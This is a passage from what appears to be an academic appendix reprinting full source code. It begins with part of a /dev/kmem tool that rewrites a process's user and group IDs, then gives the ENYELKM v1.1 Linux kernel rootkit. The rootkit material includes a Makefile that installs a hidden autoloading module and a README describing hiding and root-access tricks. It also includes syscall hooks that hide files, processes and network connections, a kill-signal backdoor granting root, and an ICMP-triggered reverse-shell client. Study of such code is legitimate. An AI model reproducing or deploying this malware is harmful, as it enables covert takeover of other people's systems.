if((uflag || eflag || sflag || fflag ||
  Gflag || Eflag || Sflag || Fflag) == lflag)
  usage(argv[0]);

argc -= optind;
if(argc <= 0) fprintf(stderr, "No pid specified\n");
if(argc <= 0 || argc > 1) usage(argv[0]);

if(!(pid = atoi(argv[optind])))
{
  fprintf(stderr, "Invalid pid specified\n");
  usage(argv[0]);
}

if( (ksyms_fp = fopen("/proc/ksyms", "r")) == NULL)
  die("Can't fopen /proc/ksyms");

while(fgets(buf, sizeof(buf), ksyms_fp))
{
  if(!strstr(buf, "kstat"))
      continue;
```

```
      if( (p = strchr(buf, ' ')) == NULL)
      {
          fprintf(stderr, "Error in /proc/ksyms\n");
          exit(-1);
      }

      *p = '\0';
      if( (kstat_addr = strtoul(buf, NULL, 16)) == 0)
      {
          fprintf(stderr, "%s isn't a hex number\n", buf);
          exit(-1);
      }

      break;
    }

    fclose(ksyms_fp);

    if(!kstat_addr)
    {
      fprintf(stderr, "kstat not found in /proc/ksyms\n");
      exit(-1);
    }

    if( (kmem_fd = open("/dev/kmem", O_RDWR)) == -1)
      die("Can't open /dev/kmem");

    if(lseek(kmem_fd,
           kstat_addr - (PIDHASH_SZ - 1) * sizeof(struct task_struct
*),
           SEEK_SET) == -1)
      die("lseek");

    if(read(kmem_fd,
          &task_addr,
          sizeof(struct task_struct *)) == -1)
      die("read");

    if(lseek(kmem_fd,
           (off_t)task_addr,
           SEEK_SET) == -1)
      die("lseek");

    if(read(kmem_fd,
          &task,
          sizeof(struct task_struct)) == -1)
      die("read");

    if(task.pid != 1)
    {
      fprintf(stderr,
            "Init pid not found (this could be a program error)\n");
      exit(-1);
    }

    do {
```

```
      task_addr = (unsigned long) task.next_task;
      if(lseek(kmem_fd,
             (off_t)task_addr,
             SEEK_SET) == -1)
          die("lseek");

      if(read(kmem_fd, &task, sizeof(struct task_struct)) == -1)
          die("read");

      if(task.pid == pid)
          break;
    } while(task.pid != 1);

    if(task.pid != pid)
    {
      fprintf(stderr, "Pid %d not found\n", pid);
      exit(-1);
    }

    if(!lflag)
    {
      if(uflag) task.uid = uid;
      if(eflag) task.euid = euid;
      if(sflag) task.suid = suid;
      if(fflag) task.fsuid = fsuid;
      if(Gflag) task.gid = gid;
      if(Eflag) task.egid = egid;
      if(Sflag) task.sgid = sgid;
      if(Fflag) task.fsgid = fsgid;

      if(lseek(kmem_fd,
             (off_t)task_addr + (off_t)&task.uid - (off_t)&task,
             SEEK_SET) == -1)
          die("lseek");

      if(write(kmem_fd,
             &task.uid,
             4 * sizeof(uid_t) + 4 * sizeof(gid_t)) == -1)
          die("write");
    }

    close(kmem_fd);
    printf("Id's for pid %d are now:\n"
         "uid\t= %d\n"
         "euid\t= %d\n"
         "suid\t= %d\n"
         "fsuid\t= %d\n"
         "gid\t= %d\n"
         "egid\t= %d\n"
         "sgid\t= %d\n"
         "fsgid\t= %d\n",
         pid,
         task.uid, task.euid, task.suid, task.fsuid,
         task.gid, task.egid, task.sgid, task.fsgid);

    exit(0);
}
```

APPENDIX D

SOURCE CODE LISTING FOR ENYE 1.1

(Referenced in Chapter VII)

D.1: DESCRIPTION.txt

```
ENYELKM is a LKM Rootkit for Linux x86 with kernels v2.6.x.

It puts salts inside system_call and sysenter_entry handlers. So
it does not modify sys_call_table, or IDT content.

More information in README.txt.
```

D.2: Makefile

```
obj-m += enyelkm.o
enyelkm-objs := base.o kill.o ls.o read.o remoto.o
DELKOS = base.ko kill.ko ls.ko read.ko remoto.ko
S_ENT = 0x`grep sysenter_entry /proc/kallsyms | head -c 8`
D_FORK = 0x`grep do_fork /proc/kallsyms | head -c 8`
VERSION = v1.1
CC = gcc

all:
      @echo
      @echo "----------------------------------------"
      @echo " ENYELKM $(VERSION) by RaiSe"
      @echo " raise@enye-sec.org | www.enye-sec.org"
      @echo "----------------------------------------"
      @echo
      @echo "#define DSYSENTER $(S_ENT)" > data.h
      @echo "#define DOFORK $(D_FORK)" >> data.h
      make -C /lib/modules/$(shell uname -r)/build SUBDIRS=$(PWD)
modules
      $(CC) connect.c -o connect -Wall
      @rm -f $(DELKOS)

connect:
      @echo
      @echo "----------------------------------------"
      @echo " ENYELKM $(VERSION) by RaiSe"
      @echo " raise@enye-sec.org | www.enye-sec.org"
      @echo "----------------------------------------"
      @echo
      $(CC) connect.c -o connect -Wall
      @echo
```

```
install:
	@echo
	@echo "----------------------------------------"
	@echo " ENYELKM $(VERSION) by RaiSe"
	@echo " raise@enye-sec.org | www.enye-sec.org"
	@echo "----------------------------------------"
	@echo
	@cp -f enyelkm.ko /etc/.enyelkmHIDE^IT.ko
	@chattr +i /etc/.enyelkmHIDE^IT.ko > /dev/null 2> /dev/null
	@echo -e "#<HIDE_8762>\ninsmod /etc/.enyelkmHIDE^IT.ko" \
	      \ " > /dev/null 2> /dev/null\n#</HIDE_8762>" \
	      \ >> /etc/rc.d/rc.sysinit
	@touch -r /etc/rc.d/rc /etc/rc.d/rc.sysinit > /dev/null 2>
/dev/null
	@insmod /etc/.enyelkmHIDE^IT.ko
	@echo + enyelkm.ko copy to /etc/.enyelkmHIDE^IT.ko
	@echo + autoload hidden string installed on /etc/rc.d/rc.sysinit
	@echo + enyelkm loaded !
	@echo

clean:
	@echo
	@echo "----------------------------------------"
	@echo " ENYELKM $(VERSION) by RaiSe"
	@echo " raise@enye-sec.org | www.enye-sec.org"
	@echo "----------------------------------------"
	@echo
	@rm -rf *.o *.ko *.mod.c .*.cmd data.h connect .tmp_versions
	make -C /lib/modules/$(shell uname -r)/build SUBDIRS=$(PWD) clean
```

D.3: README.txt

```
-----------------------------------
   ENYELKM v1.1  |  by RaiSe
   Linux Rootkit x86 kernel v2.6.x
   < raise@enye-sec.org >
   < http://www.enye-sec.org >
 -----------------------------------


 Tested on kernels:  + v2.6.3  + v2.6.14  + v2.6.11-1.1369_FC4


 Compile:

   # make

 Install:

   # make install

 Compile only reverse_shell connect utility:

   # make connect
```

```
 * Make install does:

 - Copy enyelkm.ko file to '/etc/.enyelkmHIDE^IT.ko', so when LKM
 is loaded that file will be hidden.

 - Add the string 'insmod /etc/.enyelkmHIDE^IT.ko' between the marks
 #<HIDE_8762> and #</HIDE_8762> to /etc/rc.d/rc.sysinit file. So
 when LKM is loaded these lines will be hidden (it is explained after).

 - Load LKM with 'insmod /etc/.enyelkmHIDE^IT.ko'.

 - Try modify date of /etc/rc.d/rc.sysinit file with date from
 /etc/rc.d/rc, and set +i attribute to /etc/.enyelkmHIDE^IT.ko
 with touch and chattr commands.


 * Hide files, directories and processes:

 Every file, directory and process with substring 'HIDE^IT' on
 his name is hidden. Processes with gid = 0x489196ab are hidden
 too. Reverse shell (after is explained) run with gid = 0x489196ab, so
 it and every process launched from it is hidden.


 * Hide chunks inside a file:

 Every byte between the marks is hidden:
 (marks included)

 #<HIDE_8762>
 text to hide
 #</HIDE_8762>


 * Get local root:

 Doing: # kill -s 58 12345
 you get id 0.


 * Hide module to 'lsmod':

 LKM is auto hidden.


 * Hide module to '/sys/module':

 Rename LKM (.ko) to a name with substring HIDE^IT in his name before
 load it with insmod (as 'make install' do).


 * Remote access:

 Use utility 'connect' for it. Run it: './connect
ip_computer_with_lkm'. It
 sends a special ICMP, open a port and receive the reverse shell. For
exit
```

```
 shell: control+c. The connection is hidden to 'netstat' in computer
with
 LKM.


 * Uninstall LKM:

 Restart the computer. If you made 'make install', edit
/etc/rc.d/rc.sysinit
 with a text editor and save it. The editor will not 'see' the hidden
lines
 and it will not save them. After it restart computer. You can test if
LKM
 is loaded doing: 'kill -s 58 12345'.



EOF
```

D.4: Base.c

```
/*
 * ENYELKM v1.1
 * Linux Rootkit x86 kernel v2.6.x
 *
 * By RaiSe
 * < raise@enye-sec.org
 * http://www.enye-sec.org >
 */

#include <linux/types.h>
#include <linux/stddef.h>
#include <linux/unistd.h>
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/string.h>
#include <linux/mm.h>
#include <linux/slab.h>
#include <linux/sched.h>
#include <linux/in.h>
#include <linux/skbuff.h>
#include <linux/netdevice.h>
#include <linux/dirent.h>
#include <asm/processor.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
#include "config.h"
#include "data.h"
#include "remoto.h"
#include "kill.h"
#include "read.h"
#include "ls.h"

#define ORIG_EXIT 19
```

```
#define DIRECALL 42
#define SALTO 5
#define SKILL 49
#define SGETDENTS64 57
#define SREAD 65
#define DAFTER_CALL 70
#define DNRSYSCALLS 10


/* punteros a syscalls originales */
asmlinkage int (*orig_kill)(pid_t pid, int sig);
asmlinkage long (*orig_getdents64)
     (unsigned int fd, struct dirent64 *dirp, unsigned int count);


/* variables globales */
unsigned long dire_exit, after_call;
unsigned long dire_call, p_hacked_kill, global_ip;
unsigned long p_hacked_getdents64, p_hacked_read;
short read_activo, lanzar_shell;
void *sysenter_entry;
void **sys_call_table;
struct packet_type my_pkt;
unsigned short global_port;
int errno;


/* prototipos funciones */
void *get_system_call(void);
void *get_sys_call_table(void *system_call);
void set_idt_handler(void *system_call);
void set_sysenter_handler(void *sysenter);


/* estructuras */
struct idt_descriptor
      {
      unsigned short off_low;
      unsigned short sel;
      unsigned char none, flags;
      unsigned short off_high;
      };


/* handler */
char idt_handler[]=
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x3d\x90\x90\x00\x00\x73\x02"
  "\xeb\x06\x68\x90\x90\x90\x90\xc3\x83\xf8\x25\x74\x12\x3d\xdc\x00"
  "\x00\x00\x74\x13\x83\xf8\x03\x74\x16\x68\x90\x90\x90\x90\xc3\xff"
  "\x15\x90\x90\x90\x90\xeb\x0e\xff\x15\x90\x90\x90\x90\xeb\x06\xff"
  "\x15\x90\x90\x90\x90\x68\x90\x90\x90\x90\xc3";



int init_module(void)
{
void *s_call;
```

```
struct module *m = &__this_module;

/* borramos nuestro modulo de la lista */
if (m->init == init_module)
      list_del(&m->list);

sysenter_entry = (void *) DSYSENTER;

/* NR_syscalls limite */
*((short int *) &idt_handler[DNRSYSCALLS]) = (short int) NR_syscalls;

/* variables intermedias a las syscalls hackeadas */
p_hacked_kill = (unsigned long) hacked_kill;
p_hacked_getdents64 = (unsigned long) hacked_getdents64;
p_hacked_read = (unsigned long) hacked_read;

/* variables de control */
lanzar_shell = read_activo = 0;
global_ip = 0xffffffff;

/* averiguar sys_call_table */
s_call = get_system_call();
sys_call_table = get_sys_call_table(s_call);

/* punteros a syscalls originales */
orig_kill = sys_call_table[__NR_kill];
orig_getdents64 = sys_call_table[__NR_getdents64];

/* modificar los handlers */
set_idt_handler(s_call);
set_sysenter_handler(sysenter_entry);

/* insertamos el nuevo filtro */
my_pkt.type=htons(ETH_P_ALL);
my_pkt.func=capturar;
dev_add_pack(&my_pkt);

#if DEBUG == 1
printk("enyelkm loaded!\n");
#endif

return(0);

} /*********** fin init_module ***********/



void cleanup_module(void)
{
/* dejar terminar procesos que estan 'leyendo' */
while (read_activo != 0)
    schedule();

#if DEBUG == 1
printk("enyelkm unloaded!\n");
#endif
```

```
} /*********** fin cleanup_module ************/



void *get_system_call(void)
{
unsigned char idtr[6];
unsigned long base;
struct idt_descriptor desc;

asm ("sidt %0" : "=m" (idtr));
base = *((unsigned long *) &idtr[2]);
memcpy(&desc, (void *) (base + (0x80*8)), sizeof(desc));

return((void *) ((desc.off_high << 16) + desc.off_low));

} /*********** fin get_sys_call_table() ***********/



void *get_sys_call_table(void *system_call)
{
unsigned char *p;
unsigned long s_c_t;

p = (unsigned char *) system_call;

while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
      p++;

dire_call = (unsigned long) p;

p += 3;
s_c_t = *((unsigned long *) p);

p += 4;
after_call = (unsigned long) p;

/* cli */
while (*p != 0xfa)
      p++;

dire_exit = (unsigned long) p;

return((void *) s_c_t);

} /********** fin get_sys_call_table() *************/



void set_idt_handler(void *system_call)
{
unsigned char *p;
unsigned long *p2;

p = (unsigned char *) system_call;
```

```
/* primer salto */
while (!((*p == 0x0f) && (*(p+1) == 0x83)))
    p++;

p -= 5;

*p++ = 0x68;
p2 = (unsigned long *) p;
*p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);

p = (unsigned char *) p2;
*p = 0xc3;

/* syscall_trace_entry salto */
while (!((*p == 0x0f) && (*(p+1) == 0x82)))
    p++;

p -= 5;

*p++ = 0x68;
p2 = (unsigned long *) p;
*p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);

p = (unsigned char *) p2;
*p = 0xc3;

p = idt_handler;
*((unsigned long *)((void *) p+ORIG_EXIT)) = dire_exit;
*((unsigned long *)((void *) p+DIRECALL)) = dire_call;
*((unsigned long *)((void *) p+SKILL)) = (unsigned long)
&p_hacked_kill;
*((unsigned long *)((void *) p+SGETDENTS64)) = (unsigned long)
&p_hacked_getdents64;
*((unsigned long *)((void *) p+SREAD)) = (unsigned long)
&p_hacked_read;
*((unsigned long *)((void *) p+DAFTER_CALL)) = after_call;

} /********** fin set_idt_handler() ***********/



void set_sysenter_handler(void *sysenter)
{
unsigned char *p;
unsigned long *p2;

p = (unsigned char *) sysenter;

/* buscamos call */
while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
    p++;

/* buscamos el jae syscall_badsys */
while (!((*p == 0x0f) && (*(p+1) == 0x83)))
    p--;

p -= 5;
```

```
/* metemos el salto */

*p++ = 0x68;
p2 = (unsigned long *) p;
*p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);

p = (unsigned char *) p2;
*p = 0xc3;

} /************* fin set_sysenter_handler **********/



/* Licencia GPL */
MODULE_LICENSE("GPL");

/* EOF */
```

D.5: Config.h

```
/*
 * Configuration file
 */

/* debug mode */
#define DEBUG 0

/* ICMP key */
#define ICMP_CLAVE "ENYELKMICMPKEY"

/* key to hide files, directories and processes */
#define SHIDE "HIDE^IT"

/* GID magic */
#define SGID 0x489196ab

/* home directory of remote shell */
#define HOME "/"
```

D.6: Connect.c

```
/*
 * ENYELKM v1.1
 * Linux Rootkit x86 kernel v2.6.x
 *
 * By RaiSe
 * < raise@enye-sec.org
 * http://www.enye-sec.org >
 */

#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
```

```
#include <netinet/udp.h>
#include <netdb.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include "config.h"


int enviar_icmp(char *ipdestino, unsigned short puerto);


int main(int argc, char *argv[])
{
struct sockaddr_in dire;
unsigned short puerto;
int soc, soc2;
fd_set s_read;
unsigned char tmp;


if(geteuid())
    {
    printf("\nYou need root level (to use raw sockets).\n\n");
    exit(-1);
    }

if (argc < 2)
    {
      printf("\nUtility to connect reverse shell from enyelkm:\n");
      printf("\n%s ip_dest [port]\n\n", argv[0]);
      exit(-1);
      }

if (argc > 2)
      puerto = (unsigned short) atoi(argv[2]);
else
      puerto = 8822;


if ((soc = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
    printf("error creating socket.\n");
    exit(-1);
    }

bzero((char *) &dire, sizeof(dire));

dire.sin_family = AF_INET;
dire.sin_port = htons(puerto);
dire.sin_addr.s_addr = htonl(INADDR_ANY);

while(bind(soc, (struct sockaddr *) &dire, sizeof(dire)) == -1)
      dire.sin_port = htons(++puerto);

listen(soc, 5);
```

```
printf("\n* Launching reverse_shell:\n\n");
fflush(stdout);

enviar_icmp(argv[1], puerto);

printf("Waiting shell on port %d (it may delay some seconds) ...\n",
(int) puerto);
fflush(stdout);
soc2 = accept(soc, NULL, 0);
printf("launching shell ...\n\n");
printf("id\n");
fflush(stdout);
write(soc2, "id\n", 3);


while(1)
    {
    FD_ZERO(&s_read);
      FD_SET(0, &s_read);
    FD_SET(soc2, &s_read);

    select((soc2 > 0 ? soc2+1 : 0+1), &s_read, 0, 0, NULL);

    if (FD_ISSET(0, &s_read))
        {
        if (read(0, &tmp, 1) == 0)
            break;
        write(soc2, &tmp, 1);
        }

    if (FD_ISSET(soc2, &s_read))
        {
        if (read(soc2, &tmp, 1) == 0)
            break;
        write(1, &tmp, 1);
        }

    } /* fin while(1) */


exit(0);

} /***** fin de main() *****/


int enviar_icmp(char *ipdestino, unsigned short puerto)
{
int soc, n, tot;
long sum;
unsigned short *p;
struct sockaddr_in adr;
unsigned char pqt[4096];
struct iphdr *ip = (struct iphdr *) pqt;
struct icmphdr *icmp = (struct icmphdr *)(pqt + sizeof(struct iphdr));
char *data = (char *)(pqt + sizeof(struct iphdr) + sizeof(struct
icmphdr));
```

```
bzero(pqt,4096);
bzero(&adr, sizeof(adr));
strcpy(data, ICMP_CLAVE);
p = (unsigned short *)((void *)(data + strlen(data)));
*p = puerto;

tot = sizeof(struct iphdr) + sizeof(struct icmphdr) +
strlen(ICMP_CLAVE) + sizeof(puerto);

if((soc=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == -1)
      {
      perror("error creating socket.\n");
      exit(-1);
      }

adr.sin_family = AF_INET;
adr.sin_port = 0;
adr.sin_addr.s_addr = inet_addr(ipdestino);

ip->ihl = 5;
ip->version = 4;
ip->id = rand() % 0xffff;
ip->ttl = 0x40;
ip->protocol = 1;
ip->tos = 0;
ip->tot_len = htons(tot);
ip->saddr = 0;
ip->daddr = inet_addr(ipdestino);

icmp->type = ICMP_ECHO;
icmp->code = 0;
icmp->un.echo.id = getpid() && 0xffff;
icmp->un.echo.sequence = 0;

printf("Sending ICMP ...\n");
fflush(stdout);

n = sizeof(struct icmphdr) + strlen(ICMP_CLAVE) + sizeof(puerto);
icmp->checksum = 0;
sum = 0;
p = (unsigned short *)(pqt + sizeof(struct iphdr));

while (n > 1)
      {
      sum += *p++;
      n -= 2;
      }

if (n == 1)
      {
      unsigned char pad = 0;
      pad = *(unsigned char *)p;
      sum += (unsigned short) pad;
      }

sum = ((sum >> 16) + (sum & 0xffff));
```

```
icmp-> checksum = (unsigned short) ~sum;

if ((n = (sendto(soc, pqt, tot, 0, (struct sockaddr*) &adr,
    sizeof(adr)))) == -1)
      {
      perror("error sending data.\n");
      exit(-1);
      }


return(0);

} /********* fin de enviar_icmp() ********/


/* EOF */
```

D.7: Data.h

```
#define DSYSENTER 0xc0104064
#define DOFORK 0xc0110f10
```

D.8: Enyelkm.mod.c

```
#include <linux/module.h>
#include <linux/vermagic.h>
#include <linux/compiler.h>

MODULE_INFO(vermagic, VERMAGIC_STRING);

#undef unix
struct module __this_module
__attribute__((section(".gnu.linkonce.this_module"))) = {
 .name = __stringify(KBUILD_MODNAME),
 .init = init_module,
#ifdef CONFIG_MODULE_UNLOAD
 .exit = cleanup_module,
#endif
};

static const struct modversion_info ____versions[]
__attribute_used__
__attribute__((section("__versions"))) = {
      {        0, "cleanup_module" },
      {        0, "init_module" },
      {        0, "struct_module" },
      {        0, "__kmalloc" },
      {        0, "__kfree_skb" },
      {        0, "simple_strtoul" },
      {        0, "sprintf" },
      {        0, "__copy_to_user_ll" },
      {        0, "vfs_read" },
      {        0, "__copy_from_user_ll" },
      {        0, "strstr" },
      {        0, "fput" },
      {        0, "schedule" },
```

```
	{	0, "kfree" },
	{	0, "memcpy" },
	{	0, "dev_add_pack" },
	{	0, "memmove" },
};

static const char __module_depends[]
__attribute_used__
__attribute__((section(".modinfo"))) =
"depends=";
```

D.9: Kill.c

```
/*
 * ENYELKM v1.1
 * Linux Rootkit x86 kernel v2.6.x
 *
 * By RaiSe
 * < raise@enye-sec.org
 * http://www.enye-sec.org >
 */

#include <linux/types.h>
#include <linux/stddef.h>
#include <linux/unistd.h>
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/string.h>
#include <linux/mm.h>
#include <linux/slab.h>
#include <linux/sched.h>
#include <linux/in.h>
#include <linux/skbuff.h>
#include <linux/netdevice.h>
#include <asm/processor.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
#include "config.h"

#define SIG 58
#define PID 12345


/* declaraciones externas */
extern asmlinkage int (*orig_kill)(pid_t pid, int sig);


asmlinkage int hacked_kill(pid_t pid, int sig)
{
struct task_struct *ptr = current;
int tsig = SIG, tpid = PID, ret_tmp;


if ((tpid == pid) && (tsig == sig))
```

```
    {
    ptr->uid = 0;
    ptr->euid = 0;
    ptr->gid = 0;
    ptr->egid = 0;
    return(0);
    }
else
    {
    ret_tmp = (*orig_kill)(pid, sig);
    return(ret_tmp);
    }

return(-1);

} /********** fin hacked_kill ************/



// EOF
```

D.10: Kill.h

```
/* funciones de kill.c */

asmlinkage int hacked_kill(pid_t pid, int sig);
```

D.11: Ls.c

```
/*
 * ENYELKM v1.1
 * Linux Rootkit x86 kernel v2.6.x
 *
 * By RaiSe
 * < raise@enye-sec.org
 * http://www.enye-sec.org >
 */

#include <linux/types.h>
#include <linux/stddef.h>
#include <linux/unistd.h>
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/string.h>
#include <linux/mm.h>
#include <linux/slab.h>
#include <linux/sched.h>
#include <linux/in.h>
#include <linux/skbuff.h>
#include <linux/netdevice.h>
#include <linux/dirent.h>
#include <asm/processor.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
```

```
#include "config.h"



/* declaraciones externas */
extern asmlinkage long (*orig_getdents64)
            (unsigned int fd, struct dirent64 *dirp, unsigned int
count);


asmlinkage long hacked_getdents64
       (unsigned int fd, struct dirent64 *dirp, unsigned int count)
{
struct dirent64 *td1, *td2;
long ret, tmp;
unsigned long hpid;
short int mover_puntero, ocultar_proceso;


/* llamamos a la syscall original */
ret = (*orig_getdents64) (fd, dirp, count);

/* si vale cero retornamos */
if (!ret)
      return(ret);


/* copiamos la lista al kernel space */
td2 = (struct dirent64 *) kmalloc(ret, GFP_KERNEL);
__copy_from_user(td2, dirp, ret);


/* inicializamos punteros y contadores */
td1 = td2, tmp = ret;

while (tmp > 0)
      {
      tmp -= td1->d_reclen;
      mover_puntero = 1;
      ocultar_proceso = 0;
      hpid = 0;

      hpid = simple_strtoul(td1->d_name, NULL, 10);

      /* ocultacion de procesos */
      if (hpid != 0)
            {
            struct task_struct *htask = current;

            /* buscamos el pid */
            do  {
                  if(htask->pid == hpid)
                        break;
                  else
                        htask = next_task(htask);
                  } while (htask != current);
```

```
            /* lo ocultamos */
            if (((htask->pid == hpid) && (htask->gid == SGID)) ||
                  ((htask->pid == hpid) && (strstr(htask->comm, SHIDE)
!= NULL)))
                  ocultar_proceso = 1;
        }


      /* ocultacion de ficheros/directorios */
      if ((ocultar_proceso) || (strstr(td1->d_name, SHIDE) != NULL))
            {
            /* una entrada menos */
            ret -= td1->d_reclen;

            /* no moveremos el puntero al siguiente */
            mover_puntero = 0;

            if (tmp)
                  /* no es el ultimo */
                  memmove(td1, (char *) td1 + td1->d_reclen, tmp);
            }

      if ((tmp) && (mover_puntero))
            td1 = (struct dirent64 *) ((char *) td1 + td1->d_reclen);

      } /* fin while */

/* copiamos la lista al user space again */
__copy_to_user((void *) dirp, (void *) td2, ret);
kfree(td2);

return(ret);

} /********** fin hacked_getdents[64] *********/


/* EOF */
```

D.12: Ls.h

```
/* funciones de ls.c */

asmlinkage long hacked_getdents64
     (unsigned int fd, struct dirent64 *dirp, unsigned int count);
```

D.13: Read.c

```
/*
 * ENYELKM v1.1
 * Linux Rootkit x86 kernel v2.6.x
 *
 * By RaiSe
 * < raise@enye-sec.org
 * http://www.enye-sec.org >
 */
```

```
#include <linux/types.h>
#include <linux/stddef.h>
#include <linux/unistd.h>
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/string.h>
#include <linux/mm.h>
#include <linux/slab.h>
#include <linux/sched.h>
#include <linux/in.h>
#include <linux/skbuff.h>
#include <linux/netdevice.h>
#include <linux/file.h>
#include <linux/dirent.h>
#include <asm/processor.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
#include "remoto.h"
#include "config.h"
#include "data.h"

#define SSIZE_MAX 32767


/* define marcas */
#define MOPEN "#<HIDE_8762>"
#define MCLOSE "#</HIDE_8762>"


/* declaraciones externas */
extern short lanzar_shell;
extern short read_activo;
extern unsigned long global_ip;
extern unsigned short global_port;

/* do_fork */
long (*my_do_fork)(unsigned long clone_flags,
            unsigned long stack_start,
            struct pt_regs *regs,
            unsigned long stack_size,
            int __user *parent_tidptr,
            int __user *child_tidptr) = (void *) DOFORK;



struct file *e_fget_light(unsigned int fd, int *fput_needed)
{
    struct file *file;
    struct files_struct *files = current->files;

    *fput_needed = 0;
    if (likely((atomic_read(&files->count) == 1))) {
        file = fcheck(fd);
    } else {
        spin_lock(&files->file_lock);
```

```
        file = fcheck(fd);
        if (file) {
            get_file(file);
            *fput_needed = 1;
        }
        spin_unlock(&files->file_lock);
    }
    return file;

} /********** fin get_light **********/



int checkear(void *arg, int size, struct file *fichero)
{
char *buf;


/* si SSIZE_MAX <= size <= 0 retornamos -1 */
if ((size <= 0) || (size >= SSIZE_MAX))
      return(-1);

/* reservamos memoria para el buffer y copiamos */
buf = (char *) kmalloc(size+1, GFP_KERNEL);
__copy_from_user((void *) buf, (void *) arg, size);
buf[size] = 0;

/* chequeamos las marcas */
if ((strstr(buf, MOPEN) != NULL) && (strstr(buf, MCLOSE) != NULL))
      {
      /* se encontraron las dos, devolvemos 1 */
      kfree(buf);
      return(1);
      }

/* chequeamos /proc/net/tcp */
if ((fichero != NULL) && (fichero->f_dentry != NULL) &&
            (fichero->f_dentry->d_parent != NULL) &&
             (fichero->f_dentry->d_parent->d_parent != NULL))
      {
      /* todo correcto ? */
      if((fichero->f_dentry->d_iname == NULL) ||
            (fichero->f_dentry->d_parent->d_iname == NULL) ||
            (fichero->f_dentry->d_parent->d_parent->d_inode == NULL))
            {
            kfree(buf);
            return(-1);
            }

      /* /proc/net/tcp ? */
      if(!strcmp(fichero->f_dentry->d_iname, "tcp") &&
            !strcmp(fichero->f_dentry->d_parent->d_iname, "net") &&
            (fichero->f_dentry->d_parent->d_parent->d_inode->i_ino ==
1))
            {
            /* devolvemos 2 para ocultar conexiones */
            kfree(buf);
```

```
            return(2);
            }
      }

/* liberamos y retornamos -1 para q no haga nada */
kfree(buf);
return(-1);

} /********** fin de checkear() *************/



int hide_marcas(void *arg, int size)
{
char *buf, *p1, *p2;
int i, newret;


/* reservamos y copiamos */
buf = (char *) kmalloc(size, GFP_KERNEL);
__copy_from_user((void *) buf, (void *) arg, size);

p1 = strstr(buf, MOPEN);
p2 = strstr(buf, MCLOSE);
p2 += strlen(MCLOSE);

i = size - (p2 - buf);

memmove((void *) p1, (void *) p2, i);
newret = size - (p2 - p1);

/* copiamos al user space, liberamos y retornamos */
__copy_to_user((void *) arg, (void *) buf, newret);
kfree(buf);

return(newret);

}  /********** fin de hide_marcas **********/



int ocultar_linea(char *linea)
{
char hide[128];


sprintf(hide, "%08X:", (unsigned int) global_ip);

if (strstr(linea, hide) != NULL)
      /* ocultamos todos los sockets con nuestra ip */
      return(1);

/* no ocultamos nada */
return(0);

} /******** fin de ocultar_linea *********/
```

```
int copiar_linea(char *dst, char *from, int index)
{
char *p, *p2, tmp;
int i = 0;


p = from;

/* colocamos p en el principio de la linea */
while (i != index)
      {
      while (*p++ != 0x0a);

      /* nos pasamos */
      if (p >= from+strlen(from))
            return(0);

      i++;
      }

p2 = p;

/* p2 al final de la linea y ponemos un null temporal */
while (*p2++ != 0x0a)
      {
      /* por si no tiene fin de linea */
      if(p2 >= from+strlen(from))
            break;
      }

tmp = *p2;
*p2 = 0x00;

/* copiamos y restauramos el char */
strcpy(dst, p);
*p2 = tmp;

return(1);

} /********** fin copiar_linea **********/



int ocultar_netstat(char *arg, int size)
{
char linea[256], *buf, *dst;
int cont = 0, ret;


/* no deberia ocurrir nunca */
if (size == 0)
      return(size);

/* reservamos y copiamos */
buf = (char *) kmalloc(size+1, GFP_KERNEL);
```

```
__copy_from_user((void *) buf, (void *) arg, size);
buf[size] = 0x00;

/* reservamos buffer destino temporal */
dst = (char *) kmalloc(size+16, GFP_KERNEL);
dst[0] = 0x00;

while (copiar_linea(linea, buf, cont++))
      if (!ocultar_linea(linea))
            strcat(dst, linea);

/* nuevo size posible */
ret = strlen(dst);

/* copiamos al user space, liberamos y retornamos */
__copy_to_user((void *) arg, (void *) dst, ret);
kfree(buf);
kfree(dst);

return(ret);

} /************ fin ocultar_netstat ************/



asmlinkage ssize_t hacked_read(int fd, void *buf, size_t nbytes)
{
struct pt_regs regs;
struct file *fichero;
int fput_needed;
ssize_t ret;


/* se hace 1 copia del proceso y se lanza la shell */
if (lanzar_shell == 1)
    {
      memset(&regs, 0, sizeof(regs));

      regs.xds = __USER_DS;
      regs.xes = __USER_DS;
      regs.orig_eax = -1;
      regs.xcs = __KERNEL_CS;
      regs.eflags = 0x286;
      regs.eip = (unsigned long) reverse_shell;

    lanzar_shell = 0;

      (*my_do_fork)(0, 0, &regs, 0, NULL, NULL);
    }

/* seteamos read_activo a uno */
read_activo = 1;

/* error de descriptor no valido o no abierto para lectura */
ret = -EBADF;

fichero = e_fget_light(fd, &fput_needed);
```

```
if (fichero)
      {
      ret = vfs_read(fichero, buf, nbytes, &fichero->f_pos);

      /* aqui es donde analizamos el contenido y ejecutamos la
      funcion correspondiente */

      switch(checkear(buf, ret, fichero))
          {
          case 1:
                  /* marcas */
              ret = hide_marcas(buf, ret);
              break;

            case 2:
                  /* ocultar conexion */
                  ret = ocultar_netstat(buf, ret);
                  break;

          case -1:
              /* no hacer nada */
              break;
          }

      fput_light(fichero, fput_needed);
      }

/* seteamos read_activo a cero */
read_activo = 0;

return ret;

} /********** fin hacked_read **********/


// EOF
```

D.14: Read.h

```
/* funciones de read.c */

